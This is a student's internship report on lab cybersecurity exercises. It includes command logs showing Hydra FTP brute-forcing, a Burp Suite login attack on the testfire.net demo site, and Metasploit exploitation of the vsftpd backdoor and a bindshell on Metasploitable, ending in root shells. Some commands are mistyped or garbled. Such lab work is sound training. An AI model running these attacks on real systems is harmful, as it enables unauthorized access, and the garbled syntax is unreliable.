

# **INTERNSHIP ON CRBERSECURITY**

## **INTRODUCTION**

The internship gave the students the chance to integrate what we have learned in classroom with real world application. My name is Saish Habbu and I'm currently pursing my B.E in Computer Science & Engineering in Mangalore Institute of Technology and Engineering. It was a fantastic chance for me to develop my abilities and become a more qualified individual to integrate into the working world.

## **ABOUT DLITHE**

EdTech business DLithe Consulting Services Pvt Ltd was founded in 2018. Their main office is in Bangalore. This organization has mostly focused on Embedded Systems, IoT, and Full Stack Web development. In addition to many other areas, they specialize in artificial intelligence, blockchain, cyber security, the internet of things, machine learning, embedded programming, DevOps, full-stack development, CAD, digital learning platforms, banking, insurance, manufacturing, and retail, as well as C, Java, Microsoft, Python, SMAC, IoT, manual and automated testing, mainframes, staff augmentation, internships, and offline and online trainings.

## **SUMMARY**

The internship ran from 06 Feb 2023, to 06 March 2023, for one month. We studied theoretical parts of the fundamentals of networking for the first 15 days. The live projects took up the entire 15 days after that. I was capable of working alongside others. Working at DLithe was a wonderful experience. I am able to learn about many technologies, including Cisco Packet Tracer and Kali Linux, and others.


## **Technical Task Performed**


### **Group 1**

#### **Perform Password Cracking**

##### **a)Perform password cracking for windows 7**

- open windows and then open browser and search tmpfiles.org
- later browse and add hash file that is been created upload it.
- visit Kali Linux and browse tmpfiles.org along with URL received then copy the file.
- open the command prompt and use command nano file name and paste the copied file and use john file name to obtain the result.





## b) Password cracking of metasploitable machine using hydra

- create a file using nano filename command.
- Use the tool hydra to know the user password and username.
- If we are unaware about username or password then use capital L(username) and P(password).
- If we know username and unaware of the password then write the command as:hydra lmsfadmin -P pass If we know password and unaware of the username then write the command as :hydra - pmsfadmin -L pass

```

└─[root@kali]─[/home/kali]
# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24
IP address      NetBIOS Name    Server      User      MAC address
192.168.56.1    LAPTOP-Q10CGVI4  <server>  <unknown>   0a:00:27:00:00:04
192.168.56.102  METASPLOITABLE  <server>  METASPLOITABLE  00:00:00:00:00:00
192.168.56.255  Sendto failed: Permission denied

└─[root@kali]─[/home/kali]
# nano user

└─[root@kali]─[/home/kali]
# nano pass

└─[root@kali]─[/home/kali]
# hydra -L user -P pass ftp://192.168.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:20:28
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.102:21/
[ERROR] all children were disabled due too many connection errors
[INFO]     Hydra is now able to resume your session! Select 'r' in menu to resume the attack.
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:20:38

└─[root@kali]─[/home/kali]
# hydra -L user -P pass ftp://192.168.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:21:55
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.102:21/
[ERROR] all children were disabled due too many connection errors
[INFO]     Hydra is now able to resume your session! Select 'r' in menu to resume the attack.
0 of 1 target completed, 0 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:22:04

└─[root@kali]─[/home/kali]
# hydra -L user -P pass ftp://192.168.56.102
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-02-17 05:22:26
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.56.102:21/
[21][ftp] host: 192.168.56.102  login: msfadmin  password: msfadmin
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-02-17 05:22:27

```

## 2. Perform password cracking of online vulnerable website using BURPSUITE

- Initially enter the command burpsuite. It will be redirecting to another page.
- Next step is to turn on the intercept. Next login in to the website testfire.net and then turn on the burp.
- As soon as you login your login details will be come under intercept.
- The code which is available in the proxy of the intercept just copy and send it to the intruder.
- There just copy the username and password the click on add button.

Then select the attack type Cluster bomb set the payloads and start the attack.

```
[kali㉿kali)-[~]
└─$ sudo -s
[sudo] password for kali:
[root@kali)-[/home/kali]
# burpsuite
Your JRE appears to be version 17.0.5 from Debian
Burp has not been fully tested on this platform and you may experience problems.
```

A screenshot of the Burp Suite interface. At the top, the menu bar includes 'Burp', 'Project', 'Intruder', 'Repeater', 'Window', and 'Help'. Below the menu is a navigation bar with tabs: 'Dashboard', 'Target', 'Proxy' (which is highlighted in red), 'Intruder', 'Repeater', 'Sequencer', 'Decoder', 'Comparer', 'Logger', 'Extender', 'Project options', 'User options', and 'Learn'. Under the 'Proxy' tab, there are sub-options: 'Intercept' (selected and underlined in orange), 'HTTP history', 'WebSockets history', and 'Options'. Below the navigation bar are several buttons: 'Forward', 'Drop', 'Intercept is on' (highlighted in blue), 'Action', and 'Open Browser'. The main area of the interface is currently empty. In the center, there is a small blue icon of a shield with a keyhole and the text 'Intercept is on'. Below this, a message states: 'Requests sent by Burp's browser will be held here so that you can analyze and modify them before forwarding them to the target server.' At the bottom, there are two buttons: 'Learn more' and 'Open browser'. The status bar at the very bottom of the screen shows the URL 'testfire.net'.

The screenshot shows the AltoroMutual website with a green header bar containing links for Online Banking Login, PERSONAL, SMALL BUSINESS, and INSIDE ALTORO MUTUAL. The main content area features sections for Personal Banking (with a 'Personal' button), Small Business (with a 'Business' button), and Inside Altoro Mutual (with a 'Business' button). There are also sections for Financial Services, Real Estate Finance, Business Credit Cards, Retirement Solutions, and a survey about employee retention. A banner at the top right encourages users to 'DECODE SITE ONLY'. The footer includes links for About Us, Security Measures, and IBM Security, along with a copyright notice for 2012 Altoro Mutual, Inc.



[ONLINE BANKING LOGIN](#)

<b>PERSONAL</b> <ul style="list-style-type: none"> <li><a href="#">Deposit Products</a></li> <li><a href="#">Checking</a></li> <li><a href="#">Loan Products</a></li> <li><a href="#">CDs</a></li> <li><a href="#">Investments &amp; Insurance</a></li> <li><a href="#">Auto Finance</a></li> </ul> <b>SMALL BUSINESS</b> <ul style="list-style-type: none"> <li><a href="#">Business Checking</a></li> <li><a href="#">Business Savings</a></li> <li><a href="#">Business CDs</a></li> <li><a href="#">Business Lines of Credit</a></li> <li><a href="#">Business Mortgages</a></li> <li><a href="#">Business Auto Finance</a></li> </ul> <b>INSIDE ALTORO MUTUAL</b> <ul style="list-style-type: none"> <li><a href="#">About Us</a></li> <li><a href="#">Careers</a></li> <li><a href="#">Corporate Governance</a></li> <li><a href="#">Community Involvement</a></li> <li><a href="#">Annual Report</a></li> <li><a href="#">Investor Relations</a></li> <li><a href="#">Press Room</a></li> <li><a href="#">Contact Us</a></li> </ul>	<div style="background-color: #00AEEF; height: 30px;"></div> <p><b>Online Banking Login</b></p> <div style="margin-top: 10px;"> <p>Username: <input type="text" value="smothi"/></p> <p>Password: <input type="password" value="*****"/></p> <p><input type="button" value="Login"/></p> </div>
--	---

[Sign In](#) | [Contact Us](#) | [Feedback](#) | [Search](#) | [Go](#)



**DEMO SITE ONLY**

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

Request to http://testfire.net:80 [65.61.137.117]

Forward Drop Intercept is on Action Open Browser

Pretty Raw Hex

```

1 POST /doLogin HTTP/1.1
2 Host: testfire.net
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 39
9 Origin: http://testfire.net
10 Connection: close
11 Referer: http://testfire.net/login.jsp
12 Cookie: JSESSIONID=542D02ED594E7ECFAEAF3395595EB829
13 Upgrade-Insecure-Requests: 1
14
15 uid=admin1&passw=passss&btnSubmit=Log

```

uid=admin1&passw=passss&btnSubmit=Log

Scan

- Send to Intruder Ctrl+I
- Send to Repeater Ctrl+R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Insert Collaborator payload
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >
- Convert selection
- URL-encode as you type
- Cut Ctrl+X
- Copy Ctrl+C
- Paste Ctrl+V
- Message editor documentation
- Proxy interception documentation

Comment this item HTTP/1 (2)

Inspector

Selection 39 ^

Selected text

```
uid=admin1&passw=passss&btnSubmit=Log
```

Decoded from: URL encoding

uid=admin1&passw=passss&btnSubmit=Log

Cancel Apply changes

Request Attributes 2 ^

Request Query Parameters 0 ^

Request Body Parameters 3 ^

Request Cookies 1 ^

Request Headers 12 ^

0 matches

Burp Project Intruder Repeater Window Help

Dashboard Target **Proxy** **Intruder** Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions **Payloads** Resource Pool Options

**Start attack**

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4

Payload type: Simple list Request count: 16

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste	admin
Load ...	password
Remove	sfghj
Clear	255hk
Deduplicate	
Add	
Add from list ... [Pro version only]	

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add	...	Rule
Edit		
Remove		
Up		
Down		

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /<>?&\*:;\"#

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x 2 x +

Positions Payloads Resource Pool Options

**Payload Sets**

You can define one or more payload sets. The number of payload sets depends on the attack type defined in the Positions tab. Various payload types are available for each payload set, and each payload type can be customized in different ways.

Payload set: 2 Payload count: 4  
Payload type: Simple list Request count: 16

**Start attack**

**Payload Options [Simple list]**

This payload type lets you configure a simple list of strings that are used as payloads.

Paste Load ... Remove Clear Deduplicate

admin  
password  
sfghj  
255hk

Add Add from list ... [Pro version only]

**Payload Processing**

You can define rules to perform various processing tasks on each payload before it is used.

Add ... Rule

Edit Remove Up Down

**Payload Encoding**

This setting can be used to URL-encode selected characters within the final payload, for safe transmission within HTTP requests.

URL-encode these characters: /\\=<>?+&\*;:\\|^#

# Perform exploiting Metasploit

### a) Exploiting metasploitable using FTP

- Enter the command sudo su.
  - Enter the command nmap -sV followed the target IP.
  - Enter msfconsole.
  - Enter the command search vstpd
  - Enter the command exploit/unix/ftp/vstpd\_234\_backdoor.
  - Use exploit/unix/ftp/vstpd\_234\_backdoor
  - Enter show options.
  - Set the value for RHOSTS so enter the command set RHOSTS 192.168.56.102 • Use show options in order to check whether the RHOSTS has been updated or not.
  - Enter the command show payloads.
  - Set payload as set payloads 192.168.56.102
  - Enter exploit command.

```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.56.102
rhosts => 192.168.56.102
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS 192.168.56.102 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
REPORT 21 yes The target port (TCP)

Payload options (cmd/unix/interact):
Name Current Setting Required Description

Exploit target:
Id Name
-- --
0 Automatic

View the full module info with the info, or info -d command.
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

```

```

File Actions View Help
View the full module info with the info, or info -d command. https://kali.org/page/html/
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads
[+] Unknown datastore option: payload/cmd/unix/interact.
Usage: set [options] [name] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.56.102:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.56.102:21 - USER: 331 Please specify the password.
[*] 192.168.56.102:21 - Backdoor service has been spawned, handling ...
[*] 192.168.56.102:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.56.101:39581 → 192.168.56.102:6200) at 2023-02-23 04:36:48 -0500

whoami
root
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv

```

## b) Exploiting metasploitable using smtp

- With the sudo su command, log in as the superuser. msfdb init is used to launch a database.
- Using ifconfig to discover Kali Linux's IP address and nbtscan to discover the IP of the metasploitable target.
- We use -sV together with the target's IP to determine the port number and version.

- using msfconsole, command show options, configuring the RHOST using Rhost, and the target's IP address.
  - Use run command after using show options to confirm that the rhost has been configured.

```
[root@kali ~]# file /etc/hosts
/etc/hosts: ASCII text

[root@kali ~]# -s sudo -s
[sudo] password for kali:
[root@kali ~]# /home/kali
[~]# ifconfig
eth0: flags=4163broadcast,running,multicast mtu 1500
        inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
                inet6 fe80::19ff:feff:fe10:101%eth0 brd fe80::ff:feff:fe10:101 scopeid 0x20<link>
                ether 08:00:27:73:10:01 brd ff:ff:ff:ff:ff:ff link-layer mac address (Ethernet)
        RX packets 25948 bytes 2885228 (2.7 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 39989 bytes 3656670 (3.4 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73broadcast,loopback,running mtu 65536
        inet 127.0.0.1 netmask 255.0.0.0
                inet6 ::1 prefixlen 128 scopeid 0x10<host>
                loop txqueuelen 1000 queueing discipline (loopback)
        RX packets 457801 bytes 84037087 (80.1 MiB)
        RX errors 0 dropped 0 overruns 0 frame 0
        TX packets 457801 bytes 84037087 (80.1 MiB)
        TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

[~]# nbtscan 192.168.56.0/24
Doing NBT name scan for addresses from 192.168.56.0/24

IP Address      NetBIOS Name      Server      User      MAC address
192.168.56.102  METASPOILTABLE <server>    METASPOILTABLE 00:00:00:00:00:00
192.168.56.255  sendto: Failed: Permission denied

[~]# nmap -sV 192.168.56.102
Starting Nmap 7.03 ( https://nmap.org ) at 2023-02-23 04:49 EST
Nmap scan report for 192.168.56.102
Host is up (0.0001s latency).

Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE          VERSION
22/tcp    open  ssh   OpenSSH 7.4.7p1 Debian Subuntu (protocol 2.0)
23/tcp    open  telnet          Liberal telnet
25/tcp    open  smtp            Postfix smtpd
53/tcp    open  domain          ISC BIND 9.4.2
80/tcp    open  http             Apache httpd/2.4.2 ((Ubuntu) DAV/2)
80/tcp    open  http            Apache httpd/2.4.2 ((Ubuntu) DAV/2)
139/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn    Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
513/tcp   open  login           OpenBSD or Solaris rlogind
514/tcp   open  shell            Netkit rshd
1099/tcp  open  java-rmi       GNU Classpath grmregistry

Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds
[~]# msfconsole

[*] root@kali:[~]# msfconsole

[*] root@kali:[~]# Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap done: 1 IP address (1 host up) scanned in 25.20 seconds

[~]# msfconsole

[*] root@kali:[~]# msfconsole

[*] root@kali:[~]# Metasploit tip: Tired of setting RHOSTS for modules? Try
[*] globally setting it with set RHOSTS x.x.x.x
[*] Metasploit Documentation: https://docs.metasploit.com/

[*] msf auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS          yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          25           yes           The target port (TCP)
THREADS         1            yes           The number of concurrent threads (max one per host)
UNONLY         true          yes           Skip Microsoft bannerized servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes           The file that contains a list of probable users accounts.

[*] msf auxiliary(scanner/smtp/smtp_enum) > View the full module info with the info, or info -d command.

[*] msf auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.56.102
[*] RHOSTS => 192.168.56.102
[*] msf auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
Name      Current Setting      Required  Description
RHOSTS          192.168.56.102      yes           The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          25           yes           The target port (TCP)
THREADS         1            yes           The number of concurrent threads (max one per host)
UNONLY         true          yes           Skip Microsoft bannerized servers when testing unix users
USER_FILE       /usr/share/metasploit-framework/data/wordlists/unix_users.txt  yes           The file that contains a list of probable users accounts.

[*] msf auxiliary(scanner/smtp/smtp_enum) > View the full module info with the info, or info -d command.

[*] msf auxiliary(scanner/smtp/smtp_enum) > run

[*] 192.168.56.102:25 -> 192.168.56.102:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.56.102:25 -> 192.168.56.102:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog
[*] Auxiliary module execution completed
[*] msf auxiliary(scanner/smtp/smtp_enum) > 
```

### c) Exploiting metasploitable using bindshell

- We are finding the target's IP address using nbtscan.
  - Nmap -p is used to determine the details of the bind shell port number, whereas nmap -sV is used to find the version service and port number of connections.
  - Using nc 192.168.56.102 1524 as the address.

```

File Actions Edit View Help
└─(kali㉿kali)-[~]
  └─$ sudo -s
  [sudo] password for kali:
  └─# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
      inet 192.168.56.101 netmask 255.255.255.0 broadcast 192.168.56.255
        inet6 fe80::93ff:2db8:661c:22fb prefixlen 64 scopeid 0x20<link>
          ether 08:00:27:b1:9d:67 txqueuelen 1000 (Ethernet)
            RX packets 27573 bytes 3091556 (2.9 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 42543 bytes 3841143 (3.6 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
      inet 127.0.0.1 netmask 255.0.0.0
        inet6 ::1 prefixlen 128 scopeid 0x10<host>
          loop txqueuelen 1000 (Local Loopback)
            RX packets 488137 bytes 89145134 (85.0 MiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 488137 bytes 89145134 (85.0 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

└─(root㉿kali)-[~/home/kali]
  └─# nbtscan 192.168.56.0/24
  Doing NBT name scan for addresses from 192.168.56.0/24
  IP address NetBIOS Name Server User MAC address
  192.168.56.1 LAPTOP-Q1OCGV14 <server> <unknown> 0a:00:27:00:00:04
  192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
  192.168.56.255 Sendto failed: Permission denied

```

```

File Actions Edit View Help
└─(root㉿kali)-[~/home/kali]
  └─# nbtscan 192.168.56.0/24
  Doing NBT name scan for addresses from 192.168.56.0/24
  IP address NetBIOS Name Server User MAC address
  192.168.56.1 LAPTOP-Q1OCGV14 <server> <unknown> 0a:00:27:00:00:04
  192.168.56.102 METASPLOITABLE <server> METASPLOITABLE 00:00:00:00:00:00
  192.168.56.255 Sendto failed: Permission denied

  └─# nmap -SV 192.168.56.102
  Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 05:08 EST
  Nmap scan report for 192.168.56.102
  Host is up (0.00029s latency).
  Not shown: 977 closed tcp ports (reset)
  PORT      STATE SERVICE
  22/tcp    open  ssh
  23/tcp    open  telnet
  25/tcp    open  smtp
  53/tcp    open  domain
  80/tcp    open  http
  111/tcp   open  rpcbind
  139/tcp   open  netbios-ssn
  199/tcp   open  netbios-ssn
  513/tcp   open  ssh
  514/tcp   open  shell
  1099/tcp  open  java-rmi
  1524/tcp  open  bindshell
  2049/tcp  open  nfs
  2121/tcp  open  ftp
  3306/tcp  open  mysql
  5432/tcp  open  postgresql
  6000/tcp  open  vnc
  6667/tcp  open  irc
  8009/tcp  open  ajp13
  8180/tcp  open  http
  MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)
  Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

  Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
  Nmap done: 1 IP address (1 host up) scanned in 24.90 seconds

```

```

File Actions Edit View Help
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.98 seconds

  └─# nmap -p 1524 -r 192.168.56.102
  Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-23 05:11 EST
  Nmap scan report for 192.168.56.102
  Host is up (0.00108s latency).

  PORT      STATE SERVICE
  1524/tcp open  ingreslock
  MAC Address: 08:00:27:2A:8A:25 (Oracle VirtualBox virtual NIC)

  Nmap done: 1 IP address (1 host up) scanned in 13.27 seconds

  └─# nc 192.168.56.102 22
  220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
  2C

  └─# whoami
  root@metasploitable:~#
  └─# cat /etc/issue
  root@metasploitable:~# uname -a
  Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 1686 GNU/Linux
  root@metasploitable:~# whoami
  root
  root@metasploitable:~# ls
  bin
  boot
  dev
  etc
  home
  lib
  lib64
  initrd.img
  lib
  lost+found
  media
  proc
  root
  sbin
  srv
  sys
  tmp
  usr
  var
  vmlinuz
  root@metasploitable:~# 

```

#### **d) Exploiting metasploitable using http**

